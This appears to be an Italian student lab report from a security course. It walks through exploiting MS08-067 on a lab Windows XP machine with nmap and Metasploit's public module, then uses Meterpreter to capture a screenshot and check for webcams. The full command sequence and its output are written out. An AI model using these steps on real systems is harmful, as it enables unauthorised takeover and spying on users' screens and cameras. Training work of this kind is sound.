S7_L3
Unit 2 - CS0424

MATTEO BELTRAMI MARZOLINI
CYBEREAGLES

HACKING WINDOWS XP

TRACCIA

Hacking MS08-067.

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Una volta ottenuta la sessione, si dovrà:

● Recuperare uno screenshot tramite la sessione Meterpreter.

● Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).


SVOLGIMENTO

IP Kali e Windows XP

Dopo aver acceso le due macchine, procedo a configurarle per far sì che possano comunicare tra di loro.


Nel caso di Kali, ho riportato l'IP classico che si è utilizzato nelle settimane precedenti, ovvero:

192.168.50.100




Riguardo a Windows XP la configurazione la si fa modificando la connessione di rete. Ho scelto come IP:

192.168.50.103



Ora posso controllare la loro corretta connessione tramite il comando:

ping 192.168.50.103 (dalla macchina Kali)



Nmap

Ora che le due macchine comunicano correttamente posso procedere a fare una scansione per controllare le porte di Windows XP.

Utilizzo il comando:

nmap -sV 192.168.50.103

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 17:15 CEST
Nmap scan report for 192.168.50.103
Host is up (0.00082s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.27 seconds
```

La traccia ci richiede di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067.

Quindi ora passo a msfconsole.

Msfconsole

Avvio il programma con il comando: ***msfconsole***


```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.55-dev                          ]
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

Successivamente vado a ricercare la vulnerabilità presa in esame, con il comando:

search MS08_067

Si può notare la presenza un modulo exploit, quello che serve a noi.


Quindi procedo con il comando: ***use 0***



Tramite ***show options*** possiamo notare i moduli e payload presenti.


Procedo nel inserire il mio target, ovvero la macchina Windows XP (192.168.50.103), con il comando:

set RHOST 192.168.50.103



Ora posso far partire il programma per sfruttare la vulnerabilità, con il comando:

run



Come richiesto dalla traccia, una volta ottenuta la sessione, procedo con i due task:

● Recuperare uno screenshot tramite la sessione Meterpreter.

● Individuare la presenza o meno di Webcam sulla macchina Windows XP (opzionale).

Con meterpreter procedo con il comando:

screenshot

Per fare lo screenshot di cosa vede sul desktop Windows XP.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/LBlTbhbG.jpeg
```

Il programma salverà lo screenshot in formato jpeg sulla nostra kali.

Sempre con meterpreter procedo con il comando:


webcam_list

```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```

In questo caso il programma ci dice che non ha trovato nessuna webcam.

CONCLUSIONE

Come mostrato dalle ultime immagini si è recuperato uno screenshot e la non presenza di webcam sulla macchina WindowsXP, confermando con successo il corretto sfruttamento della vulnerabilità MS08-067. L'immagine



trovata con lo screenshot racchiude ciò che WindowsXP mi sta mostrando in questo momento, mentre nel caso delle webcam, al momento non ci sono dispositivi collegati che hanno questa funzione, mostrando quindi un risultato negativo.